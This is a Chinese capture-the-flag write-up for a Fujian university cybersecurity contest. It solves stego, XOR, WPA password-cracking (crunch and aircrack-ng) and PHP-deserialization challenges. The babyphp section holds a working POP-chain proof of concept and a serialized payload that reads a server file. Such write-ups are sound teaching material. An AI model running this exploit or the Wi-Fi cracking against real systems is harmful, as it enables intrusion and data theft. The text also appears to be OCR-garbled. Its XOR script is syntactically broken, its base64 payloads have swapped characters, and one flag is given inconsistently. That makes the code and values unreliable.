

# “百越杯”第五届福建省高校网络空间安全大赛

## WriteUp

### 0x00 签到题

#### 操作内容:

对字符串进行 MD5 解密



密文: cGxIYXNlIH1Ym1pdDogZmxhZ3toZWxsb19ieWJ9

类型: base64 [帮助]

查询 加密

查询结果:  
please submit: flag{hello\_byb}


#### FLAG 值:

flag{hello\_byb}

### 0x01 key

#### 操作内容:

使用 Stegsolve 打开题目图片, 点击 Analyse->Data Extract,全选



在打开 winhex 得到

再异或循环，得到 flag

注意要把 RGB 的 6 位 16 进制值分成 3 份，每两位一份，依次与 "ISEEU!" 的字符循环异或。

代码：

```
rgb=["2f","3f","24", "22","2e", "13", "7f", "66", "24", "71",
key=" ISEEU! "
z=0|
for y in rgb:
    print(chr(int(y,16)^ord(key[z])),end='')
    z+=1
    z%=6
```

得到 flag{265a4cd-b7f1-4d32-9df7-733edfd2a21b}


**FLAG 值:**

flag{265a4cd2-b7f1-4d32-9df7-733edfd2a21b}

**0x02 WireLess**

**操作内容:**

下载附件，解压文件，看到了两个文件



很明显有一个流量抓包文件，但是既然有 README，我就第一时间打开它看了看。里面明确的提示我们密码时 6666xxxx，很明显这是一个 8 位密码，而且我们前 4 位是 6，我们只需要确定后 4 位即可。

接下来肯定需要看一看抓包文件了，抓包文件打开后，发现这就是个无线流量包，也和这个 WiFi 的名字很符合了，那么按照一般的无线流量杂项题的解题思路。把 WiFi.pcap 文件放到 kali 环境里操作。在 kali 环境下运行终端，输入 `crunch 8 8 -t 6666%%%%>>pass.txt`，我还特意查看了一下确保字典无误。


```
root@kali: ~/Desktop
root@kali:~/Desktop# crunch 8 8 -t 6666%>>pass.txt
The maximum and minimum length should be the same size as the pattern you specified.
min = 8 max = 8 strlen(6666%)=6
root@kali:~/Desktop# crunch 8 8 -t 6666%%>>pass.txt
Crunch will now generate the following amount of data: 90000 bytes 02
Crunch will now generate the following number of lines: 10000
root@kali:~/Desktop# cat pass.txt
66660000
66660001
66660002
66660003
66660004
66660005
66660006
66660007
66660008
66660009
```

使用 aircrack-ng -w pass.txt WiFi.pcap 破解流量包

```
637 EF:BD:90:78:7C:88 WEP (0 IVs)
638 EF:C9:8D:48:03:88 WPA (0 handshake)
639 F2:40:FD:48:03:48 WEP (0 IVs)
640 F2:C0:C4:48:03:88 WPA (0 handshake)
641 F2:E4:9F:48:03:88 WPA (0 handshake)
642 F2:ED:C5:48:03:88 WPA (0 handshake)
643 F4:10:31:0E:35:8A WPA (0 handshake)
644 F4:28:90:2C:A0:AA WEP (0 IVs)
645 F4:28:FD:48:03:88 WPA (0 handshake)
646 F4:63:1F:54:C1:CC flag{05password-f059-448f} WPA (1 handshake)
647 F4:63:1F:54:C1:DC WPA (0 handshake)
648 F4:73:16:54:C1:CC WPA (0 handshake)
649 F4:A8:53:15:3C:60 WPA (0 handshake)
650 F4:BD:00:8C:BF:F3 WPA (0 handshake)
651 F8:5E:FD:48:03:88 WPA (0 handshake)
652 FA:5A:FD:48:03:C8 WEP (0 IVs)
653 FA:7D:4C:E9:61:E2 WPA (0 handshake)
654 FB:25:63:48:4B:FE Unknown
655 FB:7D:5C:48:03:88 WPA (0 handshake)
```

看到了 flag，但是不要高兴的太早，还需要 password

确定包序号为 646，在下方输入 646 继续运行，就可以破译出密码。



password 就是 66668912

所以把 66668912 替代 flag 里的 password 的位置，得到正确的 flag。

**FLAG 值:**

flag{0566668912-f059-448f}

**0x03 babyphp**

**操作内容:**

解题时的环境

<http://4313bc90e01e4f02b2e9f62e1fa4ca32e155e5234f614d64.changame.ichunqi>

u.com

它为我们提供了 PHP 源码:

```
<?php
```

```

error_reporting(1);
class Read {
    private $var;
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }

    public function __invoke(){
        $content = $this->file_get($this->var);
        echo $content;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct($file='index.php')
    {
        $this->source = $file;
        echo $this->source.'璫 f 瀻寮€濮嬩'. "<br>";
    }

    public function __toString()
    {
        $this->str['str']->source;
    }

    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\\.\\.|fllllllaaaaaag/i',$this->source)) {
            //正则判断，如果出现这些就会结束并且输出一个 hacker!，否则就会出现 index.php
            die('hacker!');
        } else {
            highlight_file($this->source);
        }
    }

    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\\.\\.\\/i", $this->source)) {
            //

```

如果出现这些就会输出 hacker，使 this 的 source=index.php

```
        echo "hacker~";
        $this->source = "index.php";
    }
}
}
```

```
class Test
{
    public $params;
    public function __construct()
    {
        $this->params = array();
    }

    public function __get($key)
    {
        $func = $this->params;
        return $func();
    }
}
```

```
if(isset($_GET['chal']))
{
    $chal = unserialize($_GET['chal']);
}
else
{
    $show = new Show('index.php');
    $show->_show();
}
?>
```

第一步自然就是分析源码内容了，首先这是一个很明显的 PHP 反序列化，所以解题的关键点就在于如何构造 pop 链了。

第一个就是\_\_destruct()和\_\_toString()，它们容易触发反序列的魔术方法，所以这是 pop 链的起点。

第二个就是要找到可以获取 flag 的函数，像这里的 file\_get\_contents()函数就是这样的函数，所以 pop 链的终点也可以得到确定。

最后就是要一步步推导，构造出 pop 链了。

这里 pop 链的起点应该是

Show::\_\_toString()

其实是最后 getflag 的地方。我们带着这个思路走下去，那么

Read::\_\_invoke

就是 pop 链的终点。

POC:

<?php

```
class Show
{
    public $source;
    public $str;

    public function __construct(){
        $this->str = array("str"=>new Test());
    }
}

class Test
{
    public $params;

    public function __construct(){
        $this->params = new Read();
    }
}

class Read {
    private $var;

    public function __construct(){
        $this->var = "/var/www/html/fllllllaaaaaag.php";
    }
}

$payload = new Show();
$payload->source = new Show();
```



?>



Tzo00iJTaG93IjoyOntz0jY6InNvdXJjZSI7Tzo00iJTaG93IjoyOntz0jY6InNvdXJjZSI7Tjtz0jM6InN0ciI7YToxOntz0jM6InN0ciI7Tzo00iJUZXNOIjoxOntz0jY6InBhcmFtcyI7Tzo00iJSZWFKIjoxOntz0jk6IgBSZWFKAHZhciI7czozMjoiL3Zhci93d3cvaHRtbC9mbGxsbGx5YWFiYWFiZy5waHAiO319fX1z0jM6InN0ciI7YToxOntz0jM6InN0ciI7Tzo00iJUZXNOIjoxOntz0jY6InBhcmFtcyI7Tzo00iJSZWFKIjoxOntz0jk6IgBSZWFKAHZhciI7czozMjoiL3Zhci93d3cvaHRtbC9mbGxsbGx5YWFiYWFiZy5waHAiO319fX0=

```
print(r.text)
```

法错误运行不了。后来还试着用 `str()` 进行强制类型转换，但是这样 `payload`

会有变化。语法耗费了很多时间。这确实需要注意：在运行时 payload 解 base64 时会被转换成 byte 类型无法与 str 类型的 url 一起请求，还好最后想到使用.decode()把 payload 编码回 str 类型。这样就没有问题了。

运行程序后回显得到了一个 base64 编码

PD9waHAKJGZsYWcgPSAiZmxhZ3swMzUxMDFIMC1lYjhLTRiZmUtOWQyNy0xZmY1ZDg5NjM3NDJ9ljsKPz4=

使用工具解码得到

请将要加密或解密的内容复制到以下区域

```
<?php
$flag = "flag{035101e0-eb8e-4bfe-9d27-1ff5d8963742}";
?>
```

```
<?php
$flag = "flag{035101e0-eb8e-4bfe-9d27-1ff5d8963742}";
?>
```

从而得到 flag

**flag 值:**

flag{035101e0-eb8e-4bfe-9d27-1ff5d8963742}

## 0x04 哈尔的移动城堡

操作内容：下载文件，得到一个压缩包，压缩包里有两张图片，第一张

102%，打开 winhex，改文件头

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	
00000000	89	47	4E	50	0D	0A	1A	0A	00	00	00	01	49	I GNP I
00000013	48	44	52	00	00	01	00	00	00	01	00	08	02	hdx
00000026	00	00	00	D3	10	3F	31	00	01	00	00	49	44	Ó ?1 ID
00000039	41	54	78	9C	D4	FD	E7	93	5D	D7	75	26	0E	ATx Ôýç ]xu&
00000052	EF	13	6E	CE	A1	6F	F7	ED	1C	D1	01	8D	6E	i nîio÷i Ñ n

把 89474E50 改为 89504E47，再把文件的后缀名改为 “.png”，得到一张图片，发现该图片太大，可能里面还含有其他文件，在 010editor 试了很多次终于发现了 zip，（搜索 4b500304）手动文件分离，得到一个加密的压缩包，判断了不是伪加密，然后思考一段时间后，把注意力放在 102%.png 和 ori.jpg 上，觉得密码应该会在这，后面我用了 stegsolve 等工具都无法解出，后来发现图片中隐藏了二维码：




**起先是先扫了，啥反应没有。**

寻思着那用 Photoshop 调亮度对比度呗。




扫不出来，换换思路，发现三个角都不完整；于是就有了以下几个实验品：




这还只是一部分，有的没导出不在这，我错了，老实说花了我挺长时间的（我容易吗？我）。有的是之后步骤的试验品，打完比赛后收集起来的。


后来，寻思出题人不会这么不当人吧。出题人那么帅。就想利用半吊子 ps 技术进行一番操作，把彩色那个搞成灰度，不就只剩二维码不一样了吗？还记得之前学的图层混合，正片叠底啥的，有个差值。再调高亮度，对比度，于是就有了这个：



还是扫不出来，心态崩了。调整色阶：



发现角都不对。。。于是又想重复之前的步骤，寻思出题的兄弟不是那样的人吧。想着把两张图片调个图层试试：




有希望!!!!

注意到左下角糊到没边，修改如下：

没保存图片，总之就是用了我上面那张图片贴上去。




还是扫不出来，把所有黑杂色都用矩形选框，油漆桶一个一个用白色填充掉，  
最终：



终于能扫了，不容易啊，滴的一声简直天籁。

扫描得到：1tsEz\_b14ndVV4t3rM4k



解密，得到两张照片






哈尔的移动城堡.  
jpg




102%\_102%\_10  
2%.png

后面就很简单啦，通过 stegsolve



进行对比，得到 flag



